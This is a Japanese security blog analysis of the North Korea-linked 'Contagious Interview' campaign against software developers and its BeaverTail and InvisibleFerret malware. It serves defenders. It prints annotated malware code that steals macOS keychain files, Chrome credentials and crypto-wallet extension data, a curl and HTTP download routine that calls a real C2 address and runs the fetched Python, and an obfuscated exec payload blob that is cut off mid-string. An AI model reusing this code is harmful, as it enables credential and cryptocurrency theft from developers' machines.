北からのジョブオファー: ソフトウェア開発者を狙う Contagious Interview | セキュリティ研究センターブログ

By 竹内 寛

Published: 2025-02-05 · Archived: 2026-04-05 13:45:05 UTC

はじめに

LinkedInなどのソーシャル・ネットワーキング・サービスや人材マッチングプラットフォームでソフトウェア開発者に好条件の求人を提示し、インタビューの中でマルウェア "BeaverTail"、"InvisibleFerret"に感染させて暗号資産やソースコードなどの開発関連ファイルを窃取する攻撃キャンペーンが観測されています。その攻撃キャンペーンは"Contagious Interview"と呼ばれ、昨年分析記事が公開されました [1] 。

Contagious Interviewは北朝鮮（DPRK）が関与していると考えられており、CrowdStrike社は攻撃グループを"Famous Chollima"と呼称し [2] 、その活動を追跡しています。Contaigious Interviewにより多大な被害が発生した事案（US $72,000相当の暗号通貨を窃取。日本円で約1,000万円) [3]も発生しています。暗号資産の窃取が目的の一つであるため、ブロックチェーン、Decentralized Finance （DeFi）などのWeb3関連のソフトウェア開発者が特に狙われる傾向がみられます。

Contagious Interviewは現在でも続いており、BeaverTail、InvisibleFerretを改良し日本を含め世界各国の開発者が狙われているのを観測しています。実際に日本国内でも感染事案を確認しています。

本記事ではContagious Interviewの最近の手口とBeaverTail、InvisileFerretの変更点について解説します。

最近の攻撃手口

攻撃者は企業のリクルーターを装い、ソフトウェア開発者にLinkedInで求人のメッセージを送ります。実際に攻撃者から送られてきたメッセージも公開されています [4]。

そして技術インタビューに誘い、コードレビューのためにBitBucketからNode Package Manager (NPM) パッケージをダウンロードするよう依頼します。

このNPMパッケージを実行すると、パッケージの中に含まれているBeaverTailが実行されて、端末の情報がアップロードされます。その後、攻撃のステージが進むにつれて、より多くのリモート操作・情報窃取が可能となる第2ステージのInvisibleFerret、第3ステージのAnyDesk（正規のリモートアクセスツール)が実行されます。




図1. 攻撃の流れ

最近のBeaverTailは、NPMパッケージだけでなく、Qtで開発された偽のビデオ会議アプリのインストーラー[5]やElectronで開発されたアプリケーションの中に埋め込まれているものも観測しています。Windows、Linux、macOSで動作するクロスプラットフォームアプリケーションを容易に開発することができるため、NPMパッケージに加えてQt、ElectronもBeaverTailの開発に使われたと考えています。




図2. BeaverTailが埋め込まれていたElectronアプリケーション

BeaverTail

BeaverTailの目的は、感染機器の情報収集とInvisibleFerretを感染機器に設置することです。NPMパッケージの形態では、BeaverTailは、パッケージに含まれるjavascriptファイルの一つに難読化されたコードで埋め込まれています。

"chesshub" パッケージでは、routesディレクトリ配下にあるapi.jsにBeaverTailが埋め込まれていました。




図3. BeaverTailが埋め込まれているapi.js

ファイルを開いた時に見つからないよう1行目のコメントの後ろに215個のスペースを入れた後に難読化されたスクリプトが記述されています。




図4. api.jsに埋め込まれているBeaverTail

Electronで開発されたアプリケーションでは、Atom Shell Archive Format (ASAR) アーカイブのapp.asarファイルに含まれているmain.jsにBeaverTailが埋め込まれていました。




図5. Electronアプリに埋め込まれているBeaverTail

BeaverTailはホスト名などの感染機器の基本情報、OS、ブラウザで保有している認証情報やブラウザ拡張機能としてインストールされている暗号資産ウォレット関連ファイルも窃取し、C2サーバへアップロードします。

```
},A=async()=>{ //Read Credential in KeyChains and Google Chrome Login Data, upload to C2
        let t=[];
        const c=e(u), //Login Data
        $=e(Q), //createReadStream
        r=e("L0xpYnJhcnkvS2V5Y2hhaW5zL2xvZ2luLmtleWNoYWlu"), ///Library/Keychains/login.keychain
        l=e("bG9na2MtZGI"); //logkc-db
        if(pa=`${hd}${r}`,a[d](pa)) //existsSync($HOME/Library/Keychains/login.keychain)
            try{
                t.push({[V]:a[$](pa),[w]:{[W]:l}})
                //push( {value:createReadStream($HOME/Library/Keychains/login.keychain), options:filename:logkc-db}})
            }catch(t){

            }
        else if(pa+="-db",a[d](pa)) //existsSync($HOME/Library/Keychains/login.keychain-db)
            try{
                t.push({[V]:a[$](pa),[w]:{[W]:l}})
                //push( {value:createReadStream($HOME/Library/Keychains/login.keychain-db), options:filename:logkc-db}})
            }catch(t){

            }
            try{
                const r=e(m); //copyFile
                let l="";
                if(l=`${hd}${e(x)}${e(N)}`,l&&""!==l&&accessSync(l))
                //x:/Library/Application Support/Google/Chrome
                    for(let e=0;e<200;e++){
                        const n=`${l}/${0===e?b:`${G} ${e}`}/${c}`; //Profile X Logn Data
                        try{
                            if(!accessSync(n))
                                continue;
                            const c=`${l}/ld_${e}`; //ld_X
                            accessSync(c)?t.push({[V]:a[$](c),[w]:{[W]:`pld_${e}`}}): //value:createReadStream
                            a[r](n,c,(t=>{let c=[{[V]:a[$](n),[w]:{[W]:`pld_${e}`}}];C(c)}))
```

図6. BeaverTail 認証情報窃取処理

```
const q=["bmtiaWhmYmVvZ2Fl","ZWpiYWxiYWtvcGxj","Zmhib2hpbWFlbGJv","aG5mYW5rbm9jZmVv","aWJuZWpkZmptbWtw","YmZuYWVsbW
J=["YW9laGxlZm5rb2RiZWZncGdrbm4","aGxnaGVjZGFsbWVlZWFqbmltaG0","aHBqYmJsZGNuZ2NuYXBuZG9kanA","ZmJkZGdjaWpubWhuZm5rZ
Q="Y3JlYXRlUmVhZFN0cmVhbQ",
T=async(t,c,$)=>
{//Reading .ldb .log and Uploading to C2 by C()
    let r=t;
    if(!r||""===r)return[];
    try{if(!accessSync(r))return[]}
    catch(t){return[]}
    c||(c="");
    let l=[];
    const n=e("TG9jYWwgRXh0ZW5z"+"aW9uIFNldHRpbmdz"),//TG9jYWwgRXh0ZW5zaW9uIFNldHRpbmdz dec:  n="Local Extension Se
    s=e(Q), //s="createReadStream"
    h=e("LmxkYg"), //LmxkYg dec:  h=".ldb"
    o=e("LmxvZw"); //LmxvZw dec:  o=".log"

    for(let $=0;$<200;$++){const Z=`${t}/${0===$?b:`${G} ${$}`}/${n}`;//Default:Profile Local Extension Settings
        for(let t=0;t<q.length;t++){
            const n=e(q[t]+J[t]);
            /*bmtiaWhmYmVvZ2FlYW9laGxlZm5rb2RiZWZncGdrbm4 dec:  nkbihfbeogaeaoehlefnkodbefgpgknn MetaMask
            ZWpiYWxiYWtvcGxjaGxnaGVjZGFsbWVlZWFqbmltaG0 dec:  ejbalbakoplchlghecdalmeeeajnimhm MetaMask
            Zmhib2hpbWFlbGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA dec:  fhbohimaelbohpjbbldcngcnapndodjp BNB Chain Wallet
            aG5mYW5rbm9jZmVvZmJkZGdjaWpubWhuZm5rZG5hYWQ dec:  hnfanknocfeofbddgcijnmhnfnkdnaad CoinBase
            aWJuZWpkZmptbWtwY25scGVia2xtbmtvZW9paG9mZWM dec:  ibnejdfjmmkpcnlpebklmnkoeoihofec Tron
            YmZuYWVsbW9tZWltaGxwbWdqbmpvcGhocGtrb2xqcGE dec:  bfnaelmomeimhlpmgjnjophhpkkoljpa Phantom
            YWVhY2hrbm1lZnBoZXBjY2lvbmJvb2hja29ub2VlbWc dec:  aeachknmefphepccionboohckonoeemg Coin09
            ZWdqaWRqYnBnbGljaGRjb25kYmNiZG5iZWVwcGdkcGg dec:  egjidjbpglichdcondbcbdnbeeppgdph Trust Wallet
            aGlmYWZnbWNjZHBla3Bsb21qamtjZmdvZG5oY2VsbGo dec:  hifafgmccdpekplomjjkcfgodnhcellj Crypto.com
            */
```

図7. BeaverTail 暗号資産ウォレット関連ファイル窃取処理

最近観測されたBeaverTailでは、窃取対象であるブラウザ拡張機能の暗号資産ウォレットの種類が9から21に増え、攻撃者が暗号資産の窃取に強い関心があることを示しています。


No	ブラウザ拡張機能ID	拡張機能名	ブラウザ
1	nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask Wallet	Chrome
2	ejbalbakoplchlghecdalmeeeajnimhm	MetaMask Wallet	Microsoft Edge
3	fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet	Chrome
4	ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink Wallet	Chrome
5	bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet	Chrome
6	aeachknmefphepccionboohckonoeemg	Coin98 Wallet	Chrome

7	hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com Wallet	Chrome
8	jblndlipeogpafnldhgmapagcccfchpi	Kaikas Wallet	Chrome
9	acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet	Chrome
10	dlcobpjiigpikoobohmabehhmhfoodbb	Argent X - Starknet wallet	Chrome
11	mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet	Chrome
12	agoakfejjabomempkjlepdflaleeobhb	Core | Crypto Wallet	Chrome
13	omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper - wallet for TON	Chrome
14	aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet	Chrome
15	nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet	Chrome
16	penjlddjkjgpnkllboccdgccekpkcbin	OpenMask -TON wallet	Chrome
17	lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet	Chrome
18	fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet	Chrome
19	bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet	Chrome
20	gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet	Chrome
21	afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet	Chrome

感染機器の情報とウォレットの情報をアップロードした後にPythonで開発された2次ペイロードのInvisibleFerretのダウンローダをダウンロードします。InvisibleFerretはPythonスクリプトであるため、感染機器のOSがWindowsである場合は、Pythonがインストールされていないケースを想定してInvisibleFerretが実行できるようPython実行ファイルとライブラリをダウンロードします。

ダウンロードURL) http[:]//<C2 IP>:1224/pdown

ダウンロードしたPython関連のファイルは、感染機器のユーザホームディレクトリに".pyp"ディレクトリを作成し、その中に保存します。



```
var h=a[j]($); //statSync(tmpdir\\p.zi)
h.size>=K+6?(tt=h.size,a[s]($,r,(t=>{if(t)throw t;ct(r)}))) //renme
:(tt<h.size?tt=h.size:(a[P]($),tt=0),$t()) //rmSync remove
}catch(t){}else{
const t=`${e("Y3VybCAtTG8")} "${$}" "${c}"`; //curl -Lo tmpdir\\p.zi http://147.124.214.129:1244/pdown
ex(t,((t,c,e)=>{
if(t)return tt=0,void $t();try{tt=K+6,a[l]($,r),ct(r)}catch(t){}
}))}};
function $t(){setTimeout(((()=>{at()}),2e4)}
const rt=async()=>await new Promise(((t,c)=>{if("w"==pl[0])
{
const t=`${hd}${e(D)}`; //$HOME\.pyp\python.exe
a[d](`${t}`)?(()=> //existsSync $HOME\.pyp\python.exe
{
const t=n(), //t=http://147.124.214.129:1244
c=e(y), // c='/client'
$=e(o), // get
r=e(i), //writeFileSync
l=e(Z), //.npl
s=`${t}${c}/${h}`, http://147.124.214.129:1244/client/OHRlYU08
d=`${hd}${l}`, //$HOME.npl
u=`"${hd}${e(D)}" "${d}"`; // $HOME\.pyp\python.exe
try{
a[P](d) //delete npl
}catch(t){

}
rq[$](s,((t,c,$)=>{ //request[get] ( http://147.124.214.129:1244/client/OHRlYU08, http:/
if(!t)
try{
a[r](d,$),
ex(u,((t,c,a)=>{})) // $HOME\.pyp\python.exe .npl
}catch(t){}}))
})():at()}else(()=>{
const t=n(),
c=e(y),
$=e(i),
r=e(o),
l=e(Z),
s=e("cHl0aG9u"),
d=`${t}${c}/${h}`, // http://147.124.214.129:1244/client/OHRlYU08
u=`${hd}${l}`; //$HOME/
let m=`${s}3 "${u}"`; //python /.npl
```

図8. BeaverTail ダウンロード処理

今年の10月に観測したBeaverTailは、ダウンロードしたInvisibleFerretのダウンローダを感染機器のユーザホームディレクトリに".sysinfo"という名称で保存・実行します。

注意すべき点としてはBeaverTailが実行された時点でmacOSのキーチェーンデータベースファイル、ブラウザに保存されてた認証情報（ID、パスワード）、ブラウザ拡張機能ウォレットの秘密鍵が攻撃者のサーバにアップロードされます。そのため、次のInivisbleFerretがエンドポイントセキュリティ製品によってブロックされたとしても認証情報とウォレットの秘密鍵が盗まれた前提での対応が必要です。

InvisibleFerret

InvisibleFerretは、Pythonで開発されているマルウェアで、複数のPythonスクリプトで構成されています。

1. ダウンローダ
2. バックドア
3. ブラウザ情報を窃取するスティーラー
4. キーロガー
5. AnyDesk

ダウンローダとバックドア、キーロガーのコードは難読化されています。

昨年観測されたInvisibleFerretは、XOR -> base64で難読化されていましたが、今年10月に観測したものは、zlib -> base64 -> 文字列の順序を逆順に並べ替える これを50回繰り返す難読化に変更されていました。

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(b'==AjX1mCf0///9c+q5NYfT4ghPe/VrS9f
S+v5Qy1d8EmeMNM4aBSb9PVgwQGFQp73bF+Q+TFs8lDwqrdFs2IG1JkXYE0Y+LLQmlkvVnJpkgUhvVNrFW/oHeWbVKX1MPQadauyZW235sSSce+vvACxK5byvP494jte4S1C
fYOOKFLuoK0aFLjdXAOsPwZ8py3Am34b7WdMFhQgeobzs1PLbYdPPOc4WyirQWFzBPIs2S5BeseChoQus5+JfmM311OcGx+jXNDcA5KMEmBvXsCWvvpkQAPk78ptnSfF+jrT
XiKHw8FzfzSdGKPuhpye5+JXfNatLo44TEbEhCqL8C1faEvKTbGOJYbrJr5ep4xMj+lkS4ACveu8s7fAtMdGHg/YzTg4f8cjMf38dcqb0DCy5PtkwlnuQ6ZL6f/cZlt/O8Qu
ZwW5vcHEBqdz9z4cTHJHke6dWRo35rsbBxOoZdnJKUs5SiadXZnXYVvVOlgs5TV9Dz2PZWInhkem8+gkRswt0j3OfKL+xEI9oaejLGNIAGqBFLCAyDNDlLMEd1NpStoiNViG
EO+k9fZvamxJJdU3IpBbT6HxdAluHTSyk0AptWe3C/y08903i/dJQpdBIeAqX7VKPY8Ok/qYlwvO58MML+ToKHQySPUdNmzYjsg9shsq/Wd+QT0PLZDRsgJeGzaxTPkM8WTp
VvpsSGFytD7MiuBI4JPZcVhOnjPL7IcGFtOkCfLdkBy2Yb0RFc2hTAuvxCZauNpP5zEnHHWrPiwsJpMGlCHjXtBN8qai97VTjKCZVxgRJM2eI0Ec5cL1aBshnbY/l2NMcpPm
EbVLJ3KmJNO3OEJGh2zgofCQnfoRj2EslspRP2PAIDWkgme9qnyHei9NSqiGd9QjILvcG6ksJoqwg2aoAlbiRqSzKugkltmbNXvUUMdOL7Bf79dsCUpxQCpGSW6TR8REsGXZ
VAitxZRNivfbJlea1toTez2IvFFN18TnIM35QmHll2sYbBOKQfr6haA2mp25cZUeCJrvmjhqxqjfVQGsrqj5SGuyveQJiUSwUyRC35dh8sqQjaKaI+wQULlAgmKKnr82Sg/b
eWL9OCCXrb5UuzdzTtzRpRBsOckeN0bav7vwPiRR9Co4VZDB+kpBcBneYQ+EoOWwmOBjXAvogh82nzl1vv2Ci6DAtMxoKjScqcI6YxAXTP2Pwns6sxSzSG5ZEKQYgWUhRtgk
RHygUpK687DqDGQwIPqxBNB8jMsEP8OCS+G1caip4M9r/MkxD9ls7gTq0CG9OFS92PMZWiBn3mKpZdVWbrk5YvGf1oCmPYiR3afycc5+uc5CO79iPh3EEoNdPy8GoDeXXQaL
dMfETE+sVvqv86s49eiYcEIOXS1vqVvsm7vr6aGLIZyF1roBFkOw7igNjwWwriod6cO5DWiwsWGdvU+hssL8PLH6hYbabZmYOjKGUTC61oa9nKGxWSAO7nBRwDKANzhAFCcc
